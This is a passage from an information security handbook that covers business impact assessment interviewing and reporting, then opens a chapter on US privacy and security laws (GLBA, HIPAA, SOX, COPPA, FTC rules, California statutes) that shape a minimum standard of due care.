Another technique is to mention that the recovery plan that will eventually be developed can be used by the interviewees, but is not necessarily developed for them. Why? Because the people being interviewed probably already understand what to do following a disaster, without having to refer to extensive written recovery procedures. But the fact of the matter is that following the disruption, these people may not be available. It may well be the responsibility of the next generation of management to recover, and it will be the issues identified by this interviewee that will serve as the recovery roadmap.

Focus on Time-Critical Business Processes and Support Resources

As the BIA interview progresses, it is important to fall back from time to time and reinforce the concept of being interested in the identification of time-critical functions and processes.

Assume Worst-Case Disaster

When faced with the question as to when the disruption will occur, the answer should be: "It will occur at the worst possible time for your business unit. If you close your books on 12/31, and you need the computer system the most on 12/30 and 12/31, the disaster will occur on 12/29." Only when measuring the impacts of a disruption at the worst time can the interviewer get an idea as to the full impact of the disaster, and so that the impact information can be meaningfully compared from one business unit to the next.

Assume No Recovery Capability Exists

To reach results that are comparable, it is essential to insist that the interviewee assume that no recovery capability will exist as they answer the impact questions. The reason for this is that when they attempt to quantify or qualify the impact potential, they may confuse a preexisting recovery plan or capability with no impact, and that is incorrect. No matter the existing recovery capability, the impact of a loss of services must be measured in raw terms so that as one compares the results of the interviews from business unit to business unit, the results are comparable (apples to apples, so to speak). Exhibit 140.5 provides an example. In this example, if one allows Interviewees #2 and #4 to assume that they can go somewhere else and use an alternate resource to support their process, the true impact of the potential disruption is reduced by one-half ($40K vs. $80K). By not allowing them to assume that an appropriate recovery alternative exists, one will recognize the true impact of a disruption, that of $80,000 per-day. The $80,000-per day impact is what one is trying to understand, whether or not a recovery alternative already exists.

EXHIBIT 140.5 Comparing the Results of the Interviews

Interviewee	Total Loss Impact if Disaster?	Preconceived Recovery Alternative?	Resulting Estimated Loss Potential	No Allowance for Preconceived Recovery Alternative
#1	$20K per day	No	$20,000	$20,000
#2	$20K per day	Yes	0	20,000
#3	$20K per day	No	20,000	20,000
#4	$20K per day	Yes	0	20,000
Totals	—	—	$40,000[a]	$80,000[b]

[a] Incorrect estimate, as one should not allow the interviewee to assume a recovery alternative exists (although one may very well exist).

[b] Correct estimate, based on raw loss potential regardless of preexisting recovery alternatives (which may or may not be valid should a disruption or disaster occur).

Order-of-Magnitude Numbers and Estimates

The financial impact information is needed in orders-of-magnitude estimates only. Do not get bogged down in minutia, as it is easy to get lost in the detail. The BIA process is not a quantitative risk assessment. It is not meant to be. It is qualitative in nature and, as such, orders-of-magnitude impacts are completely appropriate and even desirable. Why? Because preciseness in estimation of loss impact almost always results in arguments about the numbers. When this occurs, the true goal of the BIA is lost, because it turns the discussion into a numbers game, not a balanced discussion concerning financial and operational impact potentials. Because of the unlimited and unknown numbers of varieties of disasters that could possibly befall an organization, the true numbers can never ever be precisely known, at least until after the disaster. The financial impact numbers are merely estimates intended to illustrate degrees of impacts. So skip the numbers exercise and get to the point.

Stay Focused on the BCP Scope

Whether the BIA process is for development of technological platforms, end user, facilities recovery, voice network, etc., it is very important that one not allow scope creep in the minds of the interviewees. The discussion can become very unwieldy if one does not hold the focus of the loss impact discussions on the precise scope of the BCP project.

There Are No Wrong Answers

Because all the results will be compared with one another before the BIA report is forwarded, one can emphasize that the interviewee should not worry about wrong numbers. As the BIA process evolves, each business unit's financial and operational impacts will be compared with the others, and those impact estimates that are out of line with the rest will be challenged and adjusted accordingly.

Do Not Insist on Getting the Financial Information on the Spot

Sometimes, the compilation of financial loss impact information requires a little time to accomplish. The author often tells the interviewee that he will return within a few days to collect the information, so that additional care can be taken in preparation, making sure that he does actually return and picks up the information later.

The Value of Pushback

Do not underestimate the value of pushback when conducting BIA interviews. Business unit personnel will, most times, tend to view their activities as extremely time-critical, with little or no downtime acceptable. In reality, their operations will be arranged in some priority order with the other business processes of the organization for recovery priority. Realistic MTDs must be reached, and sometimes the interviewer must push back and challenge what may be considered unrealistic recovery requirements. Be realistic in challenging, and request that the interviewee be realistic in estimating their business unit's MTDs. Common ground will eventually be found that will be more meaningful to those who will read the *BIA Findings and Recommendations* — the senior management group.

Interpreting and Documenting the Results

As the BIA interview information is gathered, there is a considerable tabular and written information that begins to quickly accumulate. This information must be correlated and analyzed. Many issues will arise here that may result in some follow-up interviews or information-gathering requirements. The focus at this point in the BIA process should be as follows.

Begin Documentation of the Results Immediately

Even as the initial BIA interviews are being scheduled and completed, it is a good idea to begin preparation of the *BIA Findings and Recommendations* and actually start entering preliminary information. The reason is

twofold. The first is that if one waits to the end of the process to start formally documenting the results, it is going to be more difficult to recall details that should be included. Second, as the report begins to evolve, there will be issues that arise where one will want to perform additional investigation, while one still has time to ensure the investigation can be thoroughly performed.

Develop Individual Business Unit BIA Summary Sheets

Another practical technique is to document each and every BIA interview with its own *BIA Summary Sheet*. This information can eventually be used directly by importing it into the *BIA Findings and Recommendations,* and can also be distributed back out to each particular interviewee to authenticate the results of the interview. The *BIA Summary Sheet* contains a summation of all the verbal information that was documented during the interview. This information will be of great value later as the BIA process evolves.

Send Early Results Back to Interviewees for Confirmation

By returning the *BIA Summary Sheet* for each of the interviews back to the interviewee, one can continue to build consensus for the BCP project and begin to ensure that any future misunderstandings regarding the results can be avoided. Sometimes, one may want to get a formal sign-off, and other times the process is simply informal.

We Are Not Trying to Surprise Anyone

The purpose for diligently pursuing the formalization of the BIA interviews and returning to confirm the understandings from the interview process is to make very sure that there are no surprises later. This is especially important in large BCP projects where the BIA process takes a substantial amount of time. There is always a possibility that someone might forget what was said.

Definition of Time-Critical Business Functions/Processes

As has been emphasized, all issues should focus back to the true time-critical business processes of the organization. Allowing the attention to be shifted to specific recovery scenarios too early in the BIA phase will result in confusion and lack of attention toward what is really important.

Tabulation of Financial Impact Information

There can be a tremendous amount of tabular information generated through the BIA process. It should be boiled down to its essence and presented in such a way as to support the eventual conclusions of the BIA project team. It is easy to overdo it with numbers. Just ensure that the numbers do not overwhelm the reader and that they fairly represent the impacts.

Understanding the Implications of the Operational Impact Information

Often times, the weight of evidence and the basis for the recovery alternative decision are based on operational rather than the financial information. Why? Usually, the financial impacts are more difficult to accurately quantify because the precise disaster situation and the recovery circumstances are difficult to visualize. One knows that there will be a customer service impact because of a fire, for example. But one would have a difficult time telling someone, with any degree of confidence, what the revenue loss impact would be for a fire that affects one particular location of the organization. Because the BIA process should provide a qualitative estimate (orders of magnitude), the basis for making the difficult decisions regarding acquisition of recovery resources are, in many cases, based on the operational impact estimates rather than hard financial impact information.

Preparing the Management Presentation

Presentation of the results of the BIA to concerned management should result in no surprises for them. If one is careful to ensure that the BIA findings are communicated and adjusted as the process has unfolded, then

EXHIBIT 140.6 BIA Report Table of Contents

1. Executive Summary
2. Background
3. Current State Assessment
4. Threats and Vulnerabilities
5. Time-Critical Business Functions
6. Business Impacts (Operational)
7. Business Impacts (Financial)
8. Recovery Approach
9. Next Steps/Recommendations
10. Conclusion
11. Appendices (as needed)

the management review process should really become more of a formality in most cases. The final presentation meeting with the senior management group is not the time to surface new issues and make public startling results for the first time.

To achieve the best results in the management presentation, the following suggestions are offered.

Draft Report for Review Internally First

Begin drafting the report following the initial interviews. By doing this, one captures fresh information. This information will be used to build the tables, graphs, and other visual demonstrations of the results, and it will be used to record the interpretations of the results in the verbiage of the final *BIA Findings and Recommendations Report*. One method for accomplishing a well-constructed *BIA Findings and Recommendations* from the very beginning is to, at the completion of each interview, record the tabular information into the BIA database or manual filing system in use to record this information. Second, the verbal information should be transcribed into a *BIA Summary Sheet* for each interview. This *BIA Summary Sheet* should be completed for each interviewee and contain the highlights of the interview in summarized form. As the BIA process continues, the BIA tabular information and the transcribed verbal information can be combined into the draft *BIA Findings and Recommendations*. The table of contents for a BIA Report might look like the one depicted in Exhibit 140.6.

Schedule Individual Senior Management Meetings as Necessary

Near the time for final BIA presentation, it is sometimes a good idea to conduct a series of one-on-one meetings with selected senior management representatives in order to brief them on the results and gather their feedback for inclusion in the final deliverables. In addition, this is a good time to begin building grassroots support for the final recommendations that will come out of the BIA process and at the same time provide an opportunity to practice making one's points and discussing the pros and cons of the recommendations.

Prepare Senior Management Presentation (Bullet Point)

The author's experience reveals that senior management-level presentations, most often, are better prepared in a brief and focused manner. It will undoubtedly become necessary to present much of the background information used to make the decisions and recommendations, but the formal presentation should be in bullet-point format, crisp, and to the point. Of course, every organization has its own culture, so be sure to understand and comply with the traditional means of making presentations within that environment. Copies of the report, which have been thoroughly reviewed, corrected, bound, and bundled for delivery, can be distributed at the beginning or end of the presentation, depending on circumstances. In addition, copies of the bullet-point handouts can also be supplied so attendees can make notes and for reference at a later time. Remember, the BIA process should end with a formalized agreement as to management's intentions with regard to MTDs, so that business unit and support services managers can be guided accordingly. It is here that that formalized agreement should be discussed and the mechanism for acquiring and communicating it determined.

Distribute Report

Once the management team has had an opportunity to review the contents of the BIA Report and made appropriate decisions or given other input, the final report should be distributed within the organization to the appropriate numbers of interested individuals.

Past Y2K and Current E-availability Considerations

The author's experience with development of Y2K-related recovery plans was that time was of the essence. Because of the constricted timeframe for development of Y2K plans, it was necessary to truncate the BIA process as much as possible to meet timelines. Modification of the process to shorten the critical path was necessary — resulting in several group meetings focusing on a very selective set of BIA criteria.

Limit Interviews and Focus on Upper-Level Management

To become a little creative in obtaining BIA information in this Y2K example, it was necessary to severely limit the number of interviews and to interview higher-level executives to receive overall guidance, and then move to recovery alternative selection and implementation rapidly.

Truncated BIAs for E-availability Application

Additionally, when considering gathering BIA information during an E-availability application, it is important to remember that delivery of E-commerce-related services through the Internet means that supply-chain downtime tolerances — including E-commerce technologies and channels — are usually extremely short (minutes or even seconds), and that it may not be necessary to perform an exhaustive BIA to determine the MTD/RTO only. What is necessary for a BIA under these circumstances, however, is that it helps to determine which business processes truly rely on E-commerce technologies and channels so that they (business unit personnel) can be prepared to react in a timely manner should E-commerce technologies be impacted by a disruption or disaster.

Next Steps

The BIA is truly completed when formalized senior management decisions have been made regarding: (1) MTDs/RTOs, (2) priorities for business process and support services recovery, and (3) recovery/E-availability resource funding sources.

The next step is the selection of the most effective recovery alternative. The work gets a little easier here. One knows what the recovery windows are, and one understands what the recovery priorities are. One must now investigate and select recovery alternative solutions that fit the recovery window and recovery priority expectations of the organization. Once the alternatives have been agreed upon, the actual recovery plans can be developed and tested, with organization personnel organized and trained to execute the recovery plans when needed.

Summary

The process of business continuity planning has matured substantially since the 1980s. BCP is no longer viewed as just a technological question. A practical and cost-effective approach toward planning for disruptions or disasters begins with the business impact assessment. In addition, the rapidly evolving dependence on E-commerce-related supply-chain technologies has caused a refocus of the traditional BCP professional on not only recovery, but also continuous operations or E-availability imperatives.

The goal of the BIA is to assist the management group in identifying time-critical processes, and determining their degree of reliance on support services. Then, map these processes to supporting IT, voice and data networks, facilities, human resources, E-commerce initiatives, etc. Time-critical business processes are prior-




EXHIBIT 140.7 Business continuity planning route map.

itized in terms of their MTDs/RTOs, so that executive management can make reasonable decisions as to the recovery costs and timeframes that it is willing to fund and support.

This chapter has focused on how organizations can facilitate the BIA process. See the BCP Route Map in Exhibit 140.7 for a pictorial representation of the BIA process. Understanding and applying the various methods and techniques for gathering the BIA information is the key to success.

Only when executive management formalizes its decisions regarding recovery timeframes and priorities can each business unit and support service manager formulate acceptable and efficient plans for recovery of operations in the event of disruption or disaster. It is for this reason that the BIA process is so important when developing efficient and cost-effective business continuity plans and E-availability strategies.

Domain 9
Law, Compliance and Investigations

The Law, Investigations, and Ethics Domain addresses computer crime laws and regulations. It reviews investigative measures and techniques used to determine if a crime has been committed and methods to gather evidence. It also reviews the ethical constraints that provide a code of conduct for the security professional.

In this domain we discuss methods for determining if a computer crime has been committed and the laws that are applicable for the crime. We examine laws prohibiting specific types of computer crime and methods to gather and preserve evidence of a computer crime. We review investigative methods and techniques. Finally, we study ways in which RFC 1087 and the $(ISC)^2$ Code of Ethics can be applied to resolve ethical dilemmas.

An Emerging Information Security Minimum Standard of Due Care

Robert Braun, Esq. and Stan Stahl, Ph.D.

Introduction

The microcomputer revolution, and with it the rise of local area networks, wide area networks, and the Internet, is more than 20 years old. Interconnecting computers and networks has brought great gains in productivity and opened up exciting new realms of entertainment and information. And it has brought the world closer together. But these virtues are not without unintended, and sometimes undesired, consequences.

The Federal Trade Commission (FTC) estimates that approximately 3,000,000 Americans were the victims of identity theft in 2002, with the majority of these originating in thefts of information from computers or computer systems. At the same time, cyber-vandals write computer viruses that propagate from enterprise to enterprise at the speed with which untrained workers open attachments, causing significant economic loss while systems are being repaired. Electronic inboxes are clogged with spam. A Cyber-Mafia cruises the Internet, looking for easy prey from whom to steal money and other cyber-data of value. Dangerous adults too easily hang around children and teenage chat rooms, seeking to prey on legitimate users, often with tragic consequences. And the Department of Homeland Security warns of terrorists taking over large numbers of unsuspecting computer systems to be used in coordination with a large-scale terrorist attack.

Computer crime is a serious challenge. And it is getting worse … exponentially worse. Every computer crime study over the past five years conclusively confirms this. Computer crime is growing exponentially. The speed with which computer viruses spread and the number of security weaknesses in our systems are growing exponentially. Consequently, the total cost to business, in lost productivity, theft, embezzlement, and a host of other categories, is growing exponentially.

Against this backdrop are two legal questions:

1. What responsibility does an enterprise have for protecting the information in its computer systems, particularly information that belongs to others?
2. What responsibility does an enterprise have to keep its information systems from being used to harm others?

As answers to these two questions emerge, we believe they will define an evolving *information security minimum standard of due care* that will serve to establish, at any point in time, an *adequacy baseline* below which an enterprise will have criminal or civil liability. The specific details of any *information security minimum standard of due care* are likely to vary among the patchwork quilt of federal and state laws, industry-specific developments, interpretations by different regulatory agencies, and how the judicial system addresses these issues.

There are three co-evolving forces that will serve to define any evolving information security minimum standard of due care.

1. The evolving legislative and regulatory landscape regarding the duty of information holders to protect nonpublic information about others in their computer systems
2. The evolving interpretation of contract and tort law as it pertains to securing information and information assets
3. The evolving recommended effective security practices of the professional information security community

This chapter begins with an exposition of the privacy and safety issues addressed by legislation and subsequent regulations. It then explores the implications of contract and tort law on information security. Subsequently, this chapter explicates several current information security management practice models, which serve to define "effective security practices" in use by the information security profession. These are then brought together in the context of a *battle of the expert witnesses*, in which we identify what we believe is an *information security minimum standard of due care*. Finally, this chapter discusses how this standard is likely to evolve over the next few years.

Laws and Regulations Affecting Privacy in Computer Transactions

Gramm–Leach–Bliley (GLB)

> It is the policy of the Congress that each financial institution has an affirmative and continuing obligation to respect the privacy of its customers and to protect the security and confidentiality of those customers' nonpublic personal information.
>
> In furtherance of the policy … each agency or authority … shall establish appropriate standards for the financial institutions subject to their jurisdiction relating to administrative, technical, and physical safeguards
>
> (1) to insure the security and confidentiality of customer records and information;
>
> (2) to protect against any anticipated threats or hazards to the security or integrity of such records; and
>
> (3) to protect against unauthorized access to or use of such records or information which could result in substantial harm or inconvenience to any customer
>
> **— 15USC6801, Gramm–Leach–Bliley Act**

With these words, Congress in 1999 passed the Gramm–Leach–Bliley Act (GLBA) (see also Table 35.1). The GLBA regulates the use and disclosure of nonpublic personal information about individuals who obtain financial products or services from financial institutions.

The GLBA, on its face, applies only to financial institutions. However, the broad definitions in the GLBA mean that it applies not only to banks and other traditional financial institutions but also to a wide variety of firms and individuals that assist in effecting financial transactions. These include not only banks, credit unions, broker dealers, registered investment advisors, and other "obvious" financial institutions, but also mortgage lenders, "pay day" lenders, finance companies, mortgage brokers, account servicers, check cashers, wire transferors, travel agencies operated in connection with financial services,

TABLE 35.1 The Gramm–Leach–Bliley Act (16CFR 314)

Federal Trade Commission
Standards for Safeguarding Customer Information

Sec. 314.3 Standards for safeguarding customer information.

(**a**) **Information security program.** You shall develop, implement, and maintain a comprehensive information security program that is written in one or more readily accessible parts and contains administrative, technical, and physical safeguards that are appropriate to your size and complexity, the nature and scope of your activities, and the sensitivity of any customer information at issue. Such safeguards shall include the elements set forth in Sec. 314.4 and shall be reasonably designed to achieve the objectives of this part, as set forth in paragraph (b) of this section.

(**b**) **Objectives.** The objectives of section 501(b) of the Act, and of this part, are to:

(1) Insure the security and confidentiality of customer information;

(2) Protect against any anticipated threats or hazards to the security or integrity of such information; and

(3) Protect against unauthorized access to or use of such information that could result in substantial harm or inconvenience to any customer.

Sec. 314.4 Elements.

In order to develop, implement, and maintain your information security program, you shall:

(a) Designate an employee or employees to coordinate your information security program.

(b) Identify reasonably foreseeable internal and external risks to the security, confidentiality, and integrity of customer information that could result in the unauthorized disclosure, misuse, alteration, destruction or other compromise of such information, and assess the sufficiency of any safeguards in place to control these risks. At a minimum, such a risk assessment should include consideration of risks in each relevant area of your operations, including:

(1) Employee training and management;

(2) Information systems, including network and software design, as well as information processing, storage, transmission and disposal; and

(3) Detecting, preventing and responding to attacks, intrusions, or other systems failures.

(c) Design and implement information safeguards to control the risks you identify through risk assessment, and regularly test or otherwise monitor the effectiveness of the safeguards' key controls, systems, and procedures.

(d) Oversee service providers, by:

(1) Taking reasonable steps to select and retain service providers that are capable of maintaining appropriate safeguards for the customer information at issue; and

(2) Requiring your service providers by contract to implement and maintain such safeguards.

(e) Evaluate and adjust your information security program in light of the results of the testing and monitoring required by paragraph (c) of this section; any material changes to your operations or business arrangements; or any other circumstances that you know or have reason to know may have a material impact on your information security program.

collection agencies, credit counselors and other financial advisors, tax preparation firms, non-federally insured credit unions, and investment advisors. The Federal Trade Commission has even held that the GLBA applies to lawyers that provide tax and financial planning services,[1] although that position has, predictably, been contested.

From the standpoint of maintaining the privacy of customer information, the GLBA generally prohibits a financial institution from disclosing non-personal public information to a non-affiliated third party, either directly or through an affiliate, unless the institution has disclosed to the customer in a clear and conspicuous manner, that the information may be disclosed to a third party; has given the consumer an opportunity to direct that the information not be disclosed; and described the manner in which the consumer can exercise the nondisclosure option.

Financial institutions must also prepare and make public *privacy statements* that describe the institution's policies with regard to disclosing non-public personal information to affiliates and non-affiliated third parties; disclosing non-public personal information of persons who have ceased to be customers of the institution; and the categories of non-public personal information the institution collects. The institution is required to disclose clearly and conspicuously those policies and practices at the time that it establishes a customer relationship and not less than annually during the continuation of the customer relationship. This has resulted in an avalanche of paper from banks, brokerage houses, accountants, and others who provide financial services.

In addition to regulating how financial institutions can intentionally share information, the GLBA also regulates what steps a business must take to prevent the unintentional sharing of non-public personal information in its computer systems. Each of the different federal and state agencies having GLBA jurisdiction has written separate information security safeguard regulations.[2] While no two are identical, all have a similar flavor:

- Executive management involvement
- Risk- and vulnerability-driven, based on regular assessments
- Written information security policies
- Employee training
- Control of third parties

There has also been a spill-over effect from regulation under the GLBA. The key regulator under the GLBA is the Federal Trade Commission, and its experience has spurred it to explore areas not directly implicated under the GLBA.[3] Additionally, many industries that are directly impacted by the GLBA, such as the banking and insurance industries, are beginning to apply the standards imposed on them to their clients. For example, insurance companies are beginning to review privacy statements and policies of their insureds, and banks are beginning to consider these issues in their underwriting decisions.

Health Care and Insurance Portability and Accountability Act (HIPAA)

One of the first significant attempts to adopt a standard of care for electronic transactions in the field of health care is the Health Care and Insurance Portability and Accountability Act of 1996 (HIPAA). While much of HIPAA addresses the rights of patients under the health-care insurance plans, HIPAA also includes key provisions relating to the privacy rights of patients in response to the concerns that this information was not being adequately protected. Insurance companies, doctors, hospitals, laboratories, and employers who maintain employee health plans are subject to HIPAA provisions.

The Department of Health and Human Services (DHHS) has issued *privacy rule* regulations providing for the protection of the privacy of "individually identifiable health information" created, received, or otherwise in the possession of entities covered by HIPAA.[4]

HIPAA information security regulations require covered entities to do the following to protect "individually identifiable health information."[5]

- Ensure the confidentiality, integrity, and availability of all electronic protected health information the covered entity creates, receives, maintains, or transmits.
- Protect against any reasonably anticipated threats or hazards to the security or integrity of such information.
- Protect against any reasonably anticipated uses or disclosures of such information that are not permitted or otherwise required.
- Ensure compliance by its workforce.

HIPAA is a broad-ranging act and has spawned significant regulation. Importantly, because it affects so many different entities, one can expect that the standards required by HIPAA will have a significant meaningful impact on non-health care-related industries.

Sarbanes–Oxley Act (SOX)

The Sarbanes–Oxley Act of 2002 (SOX) has been called the most significant new securities law since the Securities and Exchange Commission was created in 1934. SOX places substantial additional responsibilities on officers and directors of public companies, and imposes very significant criminal penalties on CEOs, CFOs, and others who violate the various provisions of SOX.

While the corporate scandals at HealthSouth, Adelphia, Qwest, Tyco, and of course, Enron, the mother of SOX, made headline news, the new requirements under SOX promise to transform the way that all

public companies are managed from top to bottom. Even corporations that are not public today, but hope to become publicly owned or to be sold to a public company in the future, need to be aware of the basic requirements for operating a company in compliance with certain requirements of SOX, particularly the requirements for establishing and following detailed internal controls and disclosure of these controls and procedures. These requirements will obligate all public companies to address their information security procedures and practices in a very public way.

Section 404 of Sarbanes–Oxley requires the management of a public company to assess the effectiveness of the company's internal control over financial reporting. Section 404 also requires management to include in the company's annual report to shareholders, management's conclusion as a result of that assessment about whether the company's internal control is effective. While there are a variety of steps companies must take to comply with SOX, it is Section 404 that has the most relevance to information security with its requirement that management develop, document, test, and monitor its internal controls and its disclosure controls and procedures.

The most significant new responsibility faced by the CEO and CFO of every public company is the required personal certification of the company's annual and quarterly reports. The SEC has specified the exact form of personal certification that must be made, without modification, in every annual and quarterly report, including a certification that the CEO and CFO have evaluated the company's internal controls and disclosure controls within the past 90 days and disclosed to the audit committee and outside auditor any deficiencies in such controls. To meet the certification requirements regarding the internal controls and disclosure controls, the SEC recommends that every company establish a disclosure committee consisting of the CFO, controller, heads of divisions, and other persons having significant responsibility for the company's principal operating divisions. The disclosure committee should review the company's existing internal controls and disclosure controls and procedures, document them, evaluate their adequacy, correct any material weaknesses, and create monitoring and testing procedures that will be used every quarter to continuously evaluate the company's internal controls and disclosure controls and procedures.

It will be critical for every company to involve its auditors in the design and implementation of the internal controls and disclosure controls and procedures because, beginning in July 2003, the SEC requires a public company's outside auditor to audit and report on the company's internal controls and procedures. The big four accounting firms have issued public advice that they will not be able to audit a company's internal controls without some documentation of the design and procedures, including the monitoring and testing procedures used by the company. This means that a company will need to establish detailed records, as well as reporting, testing, and monitoring procedures that must be reviewed by the company's outside auditors. If a company's outside auditor finds that there are significant deficiencies or material weaknesses in the company's internal controls, the auditor will be required to disclose its findings in its audit report on the company's financial statements. The company will then be forced to correct the deficiencies, or its CEO and CFO will be unable to issue their personal certifications that the internal controls are adequate.

While SOX was adopted in response to perceived inadequacies and misconduct by corporate officers and directors, its focus on systems, and certification of the adequacy of reporting schemes, is likely to have a broad effect on the establishment of corporate controls and standards. A variety of consultants, including accounting firms, software developers, and others, have developed and are actively marketing automated systems to assist in establishing a reporting regimen for corporations, allowing certifying officers and boards of directors to establish compliance with the requirements imposed by SOX and ensuring that corporate controls are followed. These changes, moreover, do not exist in a vacuum; principles of corporate governance that first applied to public corporations have often been extended to private companies, sometimes through application of state laws and regulations applied to non-public companies, other times through market forces, such as auditors and insurance carriers who adopt similar standards for public and non-public companies. According to the American Society of Certified Public Accountants, "Many of the reforms could be viewed as best practices and result in new regulations by federal and state agencies [affecting nonpublic companies]."[6]

Children's Online Privacy Protection Act (COPPA)

The Children's Online Privacy Protection Act (COPPA) became effective April 21, 2000, and applies to any online operator who collects personal information from children under 13. The rules adopted under COPPA spell out what a Web site operator must include in a privacy policy, when and how to seek verifiable consent from a parent, and what responsibilities an operator has to protect the children's privacy and safety online. Unlike HIPAA and GLB, COPPA is designed to address a class of individuals — minors — and not a regulated business. It thus has a scope that is in many ways broader, although in some ways less inclusive, than prior existing laws. In addition to creating challenges for the design of Web sites — for example, many Web operators have redesigned their Web sites to make them less appealing to children under 13 — COPPA and the rules adopted implementing COPPA impose requirements on privacy notices and create specific procedures that must be followed before an operator can obtain information from children. COPPA has caused many businesses (and should spur all businesses) to consider their privacy policies, both in form and substance, and develop practice guidelines.

FTC Safeguards Rule

As noted above, the Federal Trade Commission has been at the forefront of privacy regulations. In that role, the FTC has adopted a "safeguards rule" that requires each financial institution to:

> "develop, implement, and maintain a comprehensive information security program that is written in one or more readily accessible parts and contains administrative, technical, and physical safeguards that are appropriate to your size and complexity, the nature and scope of your activities, and the sensitivity of any customer information at issue."[7]

The FTC regulation is a step that is likely to take us beyond existing laws. Under its authority to protect consumers, the FTC is in a position to adopt regulations that cross the boundaries of all industries. Significantly, it also requires each business to make determinations that are consistent with the size and complexity of its business and activities, as well as a sensitivity of customer information at issue. It does not provide specific rules but does require that businesses regulate themselves. Companies are thus forced to analyze their operations, needs, and vulnerabilities in order to comply with the rule.

FTC Unfair and Deceptive Practice

One of the key tools used by the FTC to address privacy violations has been the application of the FTC's policy toward unfair and deceptive practices to online privacy practices. Under the FTC Act, the FTC is directed, among other things, to prevent unfair methods of competition, and unfair or deceptive acts or practices in or affecting commerce. The FTC has highlighted its intention to regulate online privacy as part of its privacy initiative:

> A key part of the Commission's privacy program is making sure companies keep the promises they make to consumers about privacy and, in particular, the precautions they take to secure consumers' personal information. To respond to consumers' concerns about privacy, many Web sites post privacy policies that describe how consumers' personal information is collected, used, shared, and secured. Indeed, almost all the top 100 commercial sites now post privacy policies. Using its authority under Section 5 of the FTC Act, which prohibits unfair or deceptive practices, the Commission has brought a number of cases to enforce the promises in privacy statements, including promises about the security of consumers' personal information.[8]

In enforcing this power, the FTC has brought and settled charges relating to online privacy with Eli Lilly and Company (relating to sensitive information collected on its Prozac Web site); Microsoft Corp. (regarding the privacy and security of personal information collected from consumers through its "Passport" Web services); and Guess, Incorporated (relating to potential disclosure of credit card and other information).

State Actions

California has been at the forefront of protecting the privacy of online and electronic information. California has attempted to address these matters through laws regarding identity theft, privacy obligations of online merchants, and remedies for disclosure. As with the FTC approach toward enforcement of the Safeguards Rule and claims of deceptive practices, these efforts are directed toward all businesses; in other words, all businesses are directly impacted by California developments because they typically impact any entity that does business in California.

California Civil Code 1798.84 (SB 1386)

California Senate Bill 1386 became effective July 1, 2003. It is designed to give prompt notice when personal information has been released, and impacts all businesses that do business in California, as well as governmental and nonprofit agencies. Its application to a business does not require an office or significant presence in California; a single employee, a customer, or vendor located in California is enough to trigger the obligations under the law. The law requires these entities to notify their customers anytime they become aware of a breach of their security that involves the disclosure of unencrypted personal information.

The statute defines "personal information" as a person's first name or first initial and last name in combination with any one or more of the following elements, whether either the name or the elements are nonencrypted: (1) social security number; (2) driver's license or identification card number; or (3) account number, credit or debit card number, together with a code that permits access to a financial account. Thus, records with a name attached to any typical identifier can be considered personal information. It is important to know at the same time that the law does not define a financial account or access code, adding to the uncertainty of the law. Because of this, one cannot assume that the law applies to obvious targets, like credit cards and bank accounts. Electronic data interchange accounts, record-keeping accounts (even if they do not provide for financial transactions), and other data bases are likely targets.

It should be noted that this law does not exist in a vacuum. The law is a reaction to the failure by the State of California's Teale Data Center to promptly notify an estimated 265,000 state employees whose personal data was exposed during a hacking incident in April 2002. The problem has not gone away: as recently as March 13, 2004, *The Los Angeles Times* reported that a malfunctioning Web site may have allowed the social security numbers, addresses, and other personal information of more than 2000 University of California applicants to be viewed by other students during the application process. The data displayed may have included names, phone numbers, birth dates, test scores, and e-mail addresses, in addition to social security numbers.

Senate Bill 27

In 2003, California adopted Senate Bill 27, which becomes operative on January 1, 2005. SB 27 allows consumers to discover how companies disseminate personal information for direct marketing purposes. It obligates companies to designate a mailing address, an e-mail address, or toll-free number or facsimile number at which it will receive requests. It also requires companies to train agents and employees to implement a Web site privacy policy and make information readily available to customers. It opens the possibility that companies could avoid reporting by adopting an "opt-in" policy for third-party disclosures, at the price of restricting the company's ability to engage in cross-marketing and similar opportunities.

It should be noted that, like the other California laws discussed here, this is a broad-ranging law. It covers all businesses and makes specific disclosure requirements. It also incorporates the opt-in concept, which has become a prevalent means by which regulators and legislators seek to allow consumers to control access to their personal and financial information.

Assembly Bill 68: Online Privacy Protection Act

Effective July 1, 2004, all operators of Web sites and other online services are required to implement privacy policies with specific provisions. Each privacy policy must:

- Identify the categories of personally identifiable information that the operator collects and the categories of third parties with which the operator might share that information.
